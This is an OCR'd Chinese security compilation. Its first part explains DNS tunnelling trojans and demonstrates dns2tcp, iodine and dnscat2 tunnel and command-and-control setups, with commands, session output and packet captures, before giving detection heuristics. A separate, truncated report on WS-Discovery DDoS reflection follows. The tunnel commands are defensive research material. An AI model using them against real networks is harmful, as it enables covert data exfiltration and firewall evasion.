
客户端使用 UDP socket 建立连接，实际上是基于 UDP 的，但是利用 53 端口。

域名型 DNS 隧道（中继）：

通过 DNS 迭代查询实现的中继隧道，比较隐蔽，但同时因为数据包到达目标 DNS Server 前需要经过多个节点，所以速度上较直连慢很多。

此时 PC 已经被攻击者控制了，被植入了木马。

aaa.com 权威域名服务器也在攻击者的控制之下，aaa.com 域名也是攻击者的。



（图 1-2）

Step 1：受控 PC 机将数据封装进 DNS 数据包里，向局域网内部的本地域名服务器请求查询 aaa.com。

Step 2：本地域名服务器透过防火墙向根域名服务器发送查询

请求。

Step 3：经过大量重定向，查询请求最终要 aaa.com 的权威域名服务器。

Step 4：aaa.com 权威域名服务器是在攻击者的控制下，解析发送过来的 DNS 数据包并发送回应包。

Step 5：DNS 回应包穿透防火墙。

Step 6:：DNS 回应包进入内网。

Step 7：本地域名服务器将回应包返回给受控 PC 机。

Step 8: 受控 PC 机解析 DNS 回应包里的数据，得到新的指令。

1.2.2 典型恶意程序

Trojan.Win32.Ismdoor.gen：使用了多层 C&C 通信协议结构，使用了 DNS 隧道技术，C&C 服务器的命令会被协议为 IPv6 地址。

Backdoor.Win32.ClIEcker：允许恶意程序从服务器接收随机类型的 DNS 数据包，该木马没有逻辑上的子协议，只有发送和接收数据包的请求。

Backdoor.Win32.Denis：该恶意程序只使用一个 DNS 格式的数据包与 DNS 服务器通信，这种格式汇总，回应的大小被限制为只有 4 个字节，这只是一个常规的木马下载器，而且下载文件的速度很慢。

PlugX 远控变种：该后门木马结合 DNS 隧道传输技术和 PlugX 远控程序，通过建立的 DNS 隧道进行攻击控制。利用 DNS 请求应答机制作为攻击渗透的命令控制通道，把 C&C 服务器指令封装到 DNS 相应报文中，以此控制被控端主机。并且依托 DNS 协议的特性，该木马可以有效穿透防火墙，躲避常规的安全检测。

1.2.3 经典的攻击事件

2016 年 5 月，Palo Alto 曝光了一起 APT 攻击，Webky 团队利用 DNS 请求应答作为攻击渗透的命令控制通道。攻击者把 CC 服务器的指令封装在 DNS 响应报文里。

2017 年 3 月，思科 Talos 团队发现一起名为 DNSMessenger 的攻击，该恶意软件的所有命令与控制通信都经过 DNS TXT 类型查询和响应。以此来躲避检测。

早在 2012 的 RSA 会议上，基于 DNS 协议的远程控制恶意软件就被视为未来六种最危险的攻击之一。

二、DNS 隧道攻击实现以及流行工具展示

DNS 隐蔽隧道主要是封装其他协议流量来完成传输。

从 2004 年 Dan Kaminsky 在 Defcon 大会上发布的基于 NSTX 的 DNS 隐蔽隧道工具。

目前来看，基于 DNS 隧道的木马分成两种类型：IP Over DNS（允许通过隐蔽隧道传输 IP 数据包）和 TCP Over DNS（提供单一的 TCP 通信的隐蔽隧道）两大类。

IP Over DNS 是将 IP 数据包封装到 DNS 报文的构造技术，在构建 DNS 隐蔽隧道时，通信双方需要解决数据分片、封装、重组等问题。IP Over DNS 通用使用 TUN/TAP 设备（操作系统内核中

的虚拟网络设备）将数据包重定向到指定的虚拟网卡中来解决发送端数据分片和接收数据的问题。

DNS 域名中的字符限定在字母 a—z,A—Z,0—9 以及“-”共 63 个字符，一般采用 base32,base64 来封装要传输的信息，域名长度最大为 255。每一个子域最长为 63 个字符。发送端将隐蔽数据信息切分并且编码后封装到 DNS 报文域名中进行传输，接收端收到 DNS 报文后提取域名中的隐蔽信息字段进行解码重组还原得到 IP 报文。主要的工具有 DNSCat,Iodine 等。

TCP Over DNS 只有将 TCP 作为传输协议封装在隐蔽隧道中。由于 DNS 采取的是不可靠的 UDP 协议，为了保证传输过程中的数据不丢失不乱码，还要兼顾传输效率，保证通道稳定可用。一般利用 SSH 的端口重定向技术或者 SOCKS 代理技术将 TCP 信道重定向到 DNS 通道中来。除此之外，TCP Over DNS 涉及的编码、数据分割、重组和 IP Over DNS 类似。主要的工具有 OzyManDNS,DNS2TCP 等。

2.1 测试平台

客户端：本地虚拟机 kali x64

服务器：vps（香港）

本地域名服务器：公司内部 DNS 服务器

公网域名：xxx.xxx.xxx.xx

2.2 dns2tcp

dns2tcp 是由 Olovier Dembour 和 Nicolas Collignons 开发，使用 C 语言编写。支持 DNS 协议 KEY 和 TXT 类型的请求。使用此工具不需要额外安装 TUN/TAP，可用性和实用性很强。

2.2.1 dns2tcp 建立隧道流程

首先在 vps 上配置好 dns2tcp。

打开 dns2tcp 的配置文件，更改后的配置文件如图 2-1 所示：

（图 2-1）

启动命令，搭建 dns 隧道，此时 dns2tcp 服务端已经准备就绪。

（图 2-2）


再来看看客户端：

我这里使用的是 kali，因为 kali 直接预装了 dns2tcp。


Dns2tcp 的客户端命令如图 2-3 所示。

使用命令创建隧道，并且发送数据，如图 2-4 所示。

再用服务端像客户端发送数据，如图所示。




（图 2-3）



（图 2-4）

（图 2-5）

可以看到，客户端传输的 aaa.txt，以及服务端传输的 test.txt。




（图 2-6）

传输完成，成功使用了 dns2tcp 建立隧道传输数据。

2.2.2 dns2tcp 数据包分析

通过 wireshark 抓包。



随机找一个数据包，细看下 DNS 协议内容：

（图 2-7）

```
Additional RRs: 0
Queries
  ppwAAgAFBA.                    : type TXT, class IN
      Name: ppwAAgAFBA.
      [Name Length: 25]
      [Label Count: 4]
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
[Response In: 16]
```

type 我使用的是 TXT 来传输，dns2tcp 只可以选择两种 type，分别是 TXT 和 KEY，默认是 TXT。

如果类型变化，base64+ 域名这样的格式不会变化。

```
Standard query 0x1d38 KEY AAAAACTiAA.=auth
Standard query response 0x1d38 KEY AAAAACTiAA.=auth.          KEY
```

域名前的是通过隧道加密传输的数据，使用了 base64 加密。

```
00 00 00 00 24 B2 00
AAAACTiAA
Answers
  ppwAAgAFBA.                    : type TXT, class IN
      Name: ppwAAgAFBA.
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
      Time to live: 3
      Data length: 13
      TXT Length: 11
      TXT: AppwAAAAFEA
      TXT Length: 0
      TXT:
```

DNS 隧道传输数据时，会将数据切成若干个小单元依次发出，时间间隔非常小，当没有数据交互的时候，隧道两端仍然会发包保持通信状态，大概 0.6s 发出一个数据包，最大是 3s 可以设置。

dns2tcp 这个工具建立隧道发送的数据包特征非常明显。

请求包和回应包的内容基本一致，除了回应包比请求包多了一串 base64 加密后的数据。

（图 2-8）

2.2.3 总结

client 通过 TXT 类型记录（类型可以使用 dns2tcp 参数更改）来发送数据，域名前缀和回应内容均加密。采用的是 base64 加密的方式。从发包行为上可以发现，当进行数据传输时，会有大量加密数据交互的情况出现。

2.3 iodine

iodine 是目前比较活跃，知名度比较大的一个 dns tunneling 实现工具，平台覆盖范围广，它可以运行在 Linux, Mac OS X, FreeBSD, NetBSD, OpenBSD 和 Windows 上，甚至还有 android 客户端，不过它需要安装 TUN/TAP。官方称上行速度最大 680 kbit/s，下行速度上限可以达到 2.3Mbit/s。

2.3.1 iodine 建立隧道流程


首先添加一条 NS 记录。

这里设置的是 ns.xxx.xxx 指向 www.xxx.xxx。想要解析 ns.xxx.xxx 这个子域名就要访问 www.xxx.xxx 这个域名服务器。

服务端启动命令如下所示：

```
root@VPS:~# sudo iodined -fcP 123pass -DDD
club -c
Debug level 3 enabled, will stay in foreground.
Add more -D switches to set higher debug level.
Opened dns0
Setting IP of dns0 to
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Opened IPv6 UDP socket
Listening to dns for domain
```

Iodine 提供了一个很不错的功能，可以在线查询建立的隧道是否有效。




服务端的隧道建立完毕，这个时候会生成一个名为 dns0 的虚拟网卡。

```
root@VPS:~# ifconfig
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-0
0-00-00-00-00-00
          inet addr:          P-t-P:          Mask:255.
255.255.224
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1130  Metric:
1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

客户端输入命令建立隧道。

```
root@kali:~# sudo iodine -fP 123pass          -M 200
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for          to 192.168.112.2
Autodetecting DNS query type (use -T to override).....
Using DNS type NULL queries
Retrying version check...
Version ok, both using protocol v 0x00000502. You are user #3
Retrying login...
Retrying login...
Setting IP of dns0 to
Setting MTU of dns0 to 1130
Server tunnel IP is
```


再看看 CC 服务器，此时已经有数据传输。



Iodine 隧道建立完毕。

2.3.2 iodine 数据包分析

通过抓包分析一下。



Iodine 默认使用 TXT 和 NULL 类型发送数据，支持 NULL, TXT,SRV,MX,CNAME,A 等多种查询请求类型。

随机找一个请求包。

查看它的 queries 字段。

发现 ns.xxx.xxx 前面是加密的数据，Iodine 支持 base32, base64，base128 等多种编码规范。使用了 NULL 类型传递。

再通过 ID 查看它的回应包。

可以发现这个数据包里，iodine 使用了 NULL 类型来回应，这里是我们传递的加密数据。

Iodine 的性能还是非常好的，速度十分快。查看了下官方文档的说明，可见测试的结果也十分让人欣喜，单位是 kbit / s。

Situation 1: Laptop -> Wifi AP -> Home server -> DSL provider -> Datacenter

```
 Iodine   DNS "relay"       bind9          DNS cache       Iodined

                        downstr.  upstream downstr.  ping-up       ping-down
                        fragsize  kbit/s   kbit/s    avg +/-mdev   avg +/-mdev
-------------------------------------------------------------------------------

Iodine -> Wifi AP :53
  -Tnull (= -Draw)          982    43.6    131.0    28.0   4.6   26.8   3.4

Iodine -> Home server :53
  -Tnull (= -Draw)         1174    48.0    305.8    26.6   5.0   26.9   8.4

Iodine -> DSL provider :53
  -Tnull (= -Draw)         1174    56.7    367.0    28.6   3.1   21.2   4.4
  -Ttxt -Obase32            730    56.7    174.7*
  -Ttxt -Obase64            874    56.7    174.7
  -Ttxt -Obase128          1018    56.7    174.7
  -Ttxt -Draw              1162    56.7    358.2
  -Tsrv -Obase128           910    56.7    174.7
  -Tcname -Obase32          151    56.7     43.6
  -Tcname -Obase128         212    56.7     52.4

Iodine -> DSL provider :53
  wired (no Wifi) -Tnull   1174    74.2    585.4    28.2   5.6   19.6   3.4

 [174.7* : these all have 2frag/packet]
```

Situation 2: Laptop -> Wifi+vpn / wired -> Home server

```
 Iodine                          Iodined

                        downstr.  upstream downstr.  ping-up       ping-down
                        fragsize  kbit/s   kbit/s    avg +/-mdev   avg +/-mdev
-------------------------------------------------------------------------------

wifi + openvpn  -Tnull     1186   166.0    1022.3    6.3   1.3    6.6   1.6

wired  -Tnull              1186   677.2    2464.1    1.3   0.2    1.3   0.1
```

2.3.3 总结

Iodine 与 dns2tcp 非常类似，其实这些 DNS 隧道工具都大同小异。抓包分析可以看到，DNS 隧道的内容加密，并且上传下载频率高。

iodine 的可移植性比较强，在许多不同的类 UNIX 系统和 Win32 上运行。都可以在两台主机之间建立隧道。

Iodine 操作方便，自动处理接口上的 IP 号，最多 16 个用户可以同时共享一台服务器。

2.4 Dnscat2

Dnscat2 的定位是一个封装在 DNS 协议中加密的命令与控制 (C&C) 信道。它同样是 C/S 架构，Client 位于感染主机，而 Server 位于权威域名服务器上。

2.4.1 Dnscat2 建立隧道流程

Dnscat2 服务端的是交互模式，作者说采用这种设计是受 metasploit 和 meteprete 的启发。而服务端的使用方法也确实和 metasploit 和 meteprete 的使用方法类似。

首先，服务器创建隧道。可以发现 dnscat2 打印了一堆东西，其中还有提示客户端建立隧道的命令。

```
root@VPS:~/dnscat2/server# ruby dnscat2.rb www.[redacted]--secret=
123pass

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted and auth
enticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = www.[redacted]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=123pass www.[redacted]

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=123pass

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

使用客户端敲命令建立 DNS 隧道。

```
root@kali:~/dnscat2/client# ./dnscat --dns server=[redacted]port=53 --secret=123pass
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = [redacted]

** Peer verified with pre-shared secret!

Session established!
```

可以看到 Session established。隧道已经建立成功。

再反观服务器，成功建立了隧道 (窗口 1)。

```
New window created: 1
/root/dnscat2/server/controller/packet.rb:220: warning: constant ::Bignum is deprecated
/root/dnscat2/server/controller/packet.rb:220: warning: constant ::Bignum is deprecated
/root/dnscat2/server/controller/crypto_helper.rb:13: warning: constant ::Bignum is deprecated
/root/dnscat2/server/controller/crypto_helper.rb:21: warning: constant ::Bignum is deprecated
/root/dnscat2/server/libs/dnser.rb:379: warning: constant ::Fixnum is deprecated
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
```

我们在 vps 上敲命令 session 查看这个隧道的情况。

```
dnscat2> session
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = www.[redacted] [*]
  1 :: command (kali) [encrypted and verified] [*]
```

使用 help 命令查看 dnscat2 工具自带的功能。

```
dnscat2> help

Here is a list of commands (use -h on any of them for additional help):
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
```

我们先试用 session –i 1, 创建新的命令窗口, 再使用 ping 命令, 来测试下。

```
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (kali) 1> ping
Ping!
command (kali) 1> Pong!
```

可以看到返回了 Pong!，代表成功执行。

再回头看看客户端。

```
Session established!
Got a command: COMMAND_PING [request] :: request_id: 0x0001 :: data: [redacted]
[WARNING 1] :: Got a ping request! Responding!
Response: COMMAND_PING [response] :: request_id: 0x0001 :: data: [redacted]
```

可以看到有数据显示。

2.4.2 Dnscat2 数据包分析

通过抓包分析一下

```
DNS    215 Standard query 0x61d2 TXT dnscat.805a03c835000
DNS    374 Standard query response 0x61d2 TXT dnscat.805a
DNS    166 Standard query 0x7d85 TXT dnscat.f0aa03c835995
DNS    277 Standard query response 0x7d85 TXT dnscat.f0aa
DNS    132 Standard query 0xefc7 CNAME dnscat.0b0100c835e
DNS    187 Standard query response 0xefc7 CNAME dnscat.0b
```

随机找一个数据包，查看它的请求包。


```
▾ Domain Name System (query)
    Transaction ID: 0xefc7
  ▾ Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
```

再查看下 queries 字段。

```
▾ Queries
  ▾ dnscat.0b0100c835e69f2556e77c000192a436d028fb6cfa1b9dad1ce289bc21a3.0b0f: type CNAME, class IN
      Name: dnscat.0b0100c835e69f2556e77c000192a436d028fb6cfa1b9dad1ce289bc21a3.0b0f
      [Name Length: 72]
      [Label Count: 3]
      Type: CNAME (Canonical NAME for an alias) (5)
      Class: IN (0x0001)
```

可以看到 dnscat2 加密后的域名开头有 dnscat 的样式。此数据包使用的是 CNAME 的类型

再看下同一个 id 的回应包。



其中 answers 字段的内容是：

2.4.3 总结

dnscat2 与其他 DNS 隧道工具不太一样，它提供了命令，并且以窗口的形式，来执行各种命令。

通过数据包可以发现，dnscat2 通过加密的手段隐蔽了 CC 服务器的域名。隐蔽性做得更好。

三、检测 DNS 隧道木马

将通过 3 个通信行为分析 DNS 隧道木马会话。

3.1 DNS 会话中数据包的总数

正常 DNS 会话比较简短，随着一次 DNS 解析任务结束而结束。


DNS 隧道木马的会话随着木马的生命周期结束而结束，但在整个木马的生命周期里会向 CC 服务器发送心跳包，传输信息、资源文件等。CC 服务器也会发送控制指令。所以在 DNS 隧道木马的会话中 DNS 报文数量大。

3.2 隧道消息类型

在正常的 DNS 流量中。A 记录类型的流量占 20% ~ 30%，CNAME 记录为 38% ~ 48%，AAAA 记录占 25%，NS 记录只有 5%，TXT 记录只有 1% ~ 2%。然而为了获取更高的带宽，一部分 DNS 隐蔽信道工具如 Iodine。在默认配置下会使用 TXT 或 NULL 等不常用的记录类型。

3.3 域名固定部分不变

在 DNS 隧道的报文中，我们可以看到变化的都是子域名。



但是 Dnscat2，根域名也加密了并且一直变化，但是有一个显著的标志。

WS-Discovery反射攻击深度分析

绿盟科技 创新中心 张星、张浩然

摘要： WS-Discovery（WSD）因可被用于 DDoS 反射攻击而逐渐引起人们的关注。本文对 WSD 进行了简单介绍，之后，分别从互联网暴露情况和蜜罐捕获的威胁两个角度进行了分析。

本文的关键发现如下：

• 自 WSD 反射攻击在今年 2 月被百度安全研究人员披露以来，今年下半年利用 WSD 进行反射攻击的事件明显增多。蜜罐捕获的 WSD 反射攻击事件从 8 月中旬开始呈上升趋势，9 月之后增长快速，需要引起相关人员（如安全厂商、服务提供商、运营商等）足够的重视。

• 全球有约 91 万个 IP 开放了 WSD 服务，存在被利用进行 DDoS 攻击的风险，其中有约 73 万是视频监控设备，约占总量的 80%。

• 开放 WSD 服务的设备暴露数量最多的五个国家依次是中国、越南、巴西、美国和韩国。而其中的视频监控设备暴露数量，又以越南最多。

• 约有 24% 的设备对于 WSD 的回复报文的源端口并不是 3702 端口，这对基于源端口过滤的传统 DDoS 防护提出了新挑战。

• 攻击者在进行 WSD 反射攻击时，通常不会采用合法的服务发现报文作为攻击载荷，而是尝试通过一些长度很短的载荷来进行攻击。出现最多的是一个三个字节的攻击载荷，约占所有攻击数量的三分之二。

我们对这个三字节的攻击载荷进行了全网探测，发现并非所有的 WSD 服务都对其进行响应，有回应的 IP 数量接近 3 万个。该载荷所造成的反射攻击的平均带宽放大因子为 443。

1. WSD 简介

WS-Discovery（Web Services Dynamic Discovery，WSD）是一种局域网内的服务发现多播协议，但是因为设备厂商的设计不当，当一个正常的 IP 地址发送服务发现报文时，设备也会对其进行回应，加之设备暴露在互联网上，则可被攻击者用于 DDoS 反射攻击。今年 2 月，百度的安全研究人员 [1] 发布了一篇关于 WSD 反射攻击①的文章。这是我们发现的关于 WSD 反射攻击的最早的新闻报道。ZDNet 的文章 [2] 中提到，今年 5 月也出现过利用 WSD 的反射攻击，到今年 8 月的时候，有多个组织开始采用这种攻击方式。Akamai[3] 提到有游戏行业的客户受到峰值为 35 Gbps 的 WSD 反射攻击。

WSD 协议所对应的端口号是 3702。当前，视频监控设备的 ONVIF 规范 [4] 里面提到使用 WSD 作为服务发现协议，一些打印机 [5] 也开放了 WSD 服务。

①原文中的表述是 ONVIF 反射攻击，但我们经过分析后发现除 ONVIF 设备外，打印机等也有可能参与其中。ONVIF 在设备发现阶段是基于 WSD 协议进行通信的。从反射攻击的角度来看，攻击者并非只针对 ONVIF 设备。虽然百度并没有提 WSD 反射攻击，但我们认为这是对于 WSD 反射攻击的首次报道。

2. WSD 暴露情况分析

为了精确刻画 WSD 反射攻击的情况，我们一方面对暴露在互联网上的 WSD 服务进行了测绘，另一方面我们做了 WSD 蜜罐，并部署在了我司伏影实验室的蜜网系统中。这两方面的数据将分别在本章和第三章进行介绍。

如无特殊说明，本章所提到的数据为全球单轮次测绘数据（2019 年 7 月）。数据来自绿盟威胁情报中心（NTI），NTI 已提供对于 WSD 服务的检索支持。

全球有约 91 万个 IP 开放了 WSD 服务，存在被利用进行 DDoS 攻击的风险，其中有约 73 万是视频监控设备，约占总量的 80%。




图 2.1 开放 WSD 服务的设备类型分布情况




图 2.2 开放 WSD 服务的设备国家分布情况

开放 WSD 服务的设备暴露数量最多的五个国家依次是中国、越南、巴西、美国和韩国。而其中的视频监控设备暴露数量，又以越南最多。




图 2.3 开放 WSD 服务的视频监控设备的国家分布情况

约有 24% 的设备对于 WSD 的回复报文的源端口并不是 3702 端口，这对基于源端口过滤的传统 DDoS 防护提出了新挑战。

对于这一现象的分析来自 A10 Networks 公司的 WSD 安全研究报告 [7]，提到有约 46% 的设备会采用随机端口进行回复。我们对这一现象进行了验证。在我们的数据中，约有 24% 的设备对于 WSD 的回复报文的源端口并不是 3702 端口。更进一步，我们发现，这些端口中，并不是所有的都是随机端口（图 2.4），也存在固定端口的情况（图 2.5），如 1024 端口。如果对于 DDoS 攻击的防护策略仅仅是阻断源端口为 3702 的报文，则并不能实现完全防护 WSD 反射攻击的效果。采用 WSD 服务的不同类型的设备（表 2.1）中，视频监控设备、计算机和打印机均有一定比例的这种现象出现。




图 2.4 回复报文的源端口为随机端口的示例

图 2.5 回复报文的源端口不是 3702 端口但是为固定端口的示例

设备类型	回复报文的源端口不是 3702 的占比
视频监控设备	27.3%
网络存储设备	13.7%
打印机	11.2%
投影仪	1.0%

表 2.1 各设备类型的回复报文的源端口不是 3702 的占比情况

我们在进行相关研究的过程中，也找到了多个对于 WSD 服务暴露数量的统计数据，不同出处给出的数量有一定差异，在这里进行说明。ZDNet 上的文章 [2] 来自 zeroBS[8] 的研究，他们给出的数量 63 万来自网络空间搜索引擎 BinaryEdge[9]，从其给出截图可以看出，该数据仅为 3702 端口的数量。而我们得到的 3702 端口的暴露数量为 69 万，基本与其一致。A10 Networks[7] 给出的数据是 85 万和我们得到的 91 万数据总量也基本一致。唯一让笔者感到比较困惑的是 Shodan[10] 的数据，其给出的 3702 端口的暴露数量

是 17 万，经过分析，我们发现 Shodan 仅仅对 ONVIF 设备进行探测，并没有探测打印机、计算机等设备，对于返回报文的源端口不是 3702 的数据也会进行丢弃处理，按照这样的筛选条件，我们得到的数据是 53 万，与 Shodan 的数据规模依旧相差很大。

3. WSD 反射攻击分析

我们在全球部署了多个 WSD 蜜罐，通过蜜罐捕获到的数据来说明当前 WSD 反射攻击相关的威胁态势。数据来源于从 2019 年 7 月 10 日至 2019 年 9 月 21 日共 74 天的日志数据。下面我们将分别从攻击手法、攻击事件、受害者三个维度对蜜罐捕获的日志进行分析。

3.1 攻击手法分析

我们分别从攻击载荷的长度和攻击流量的源端口的数量两个角度来分析攻击者的攻击手法。

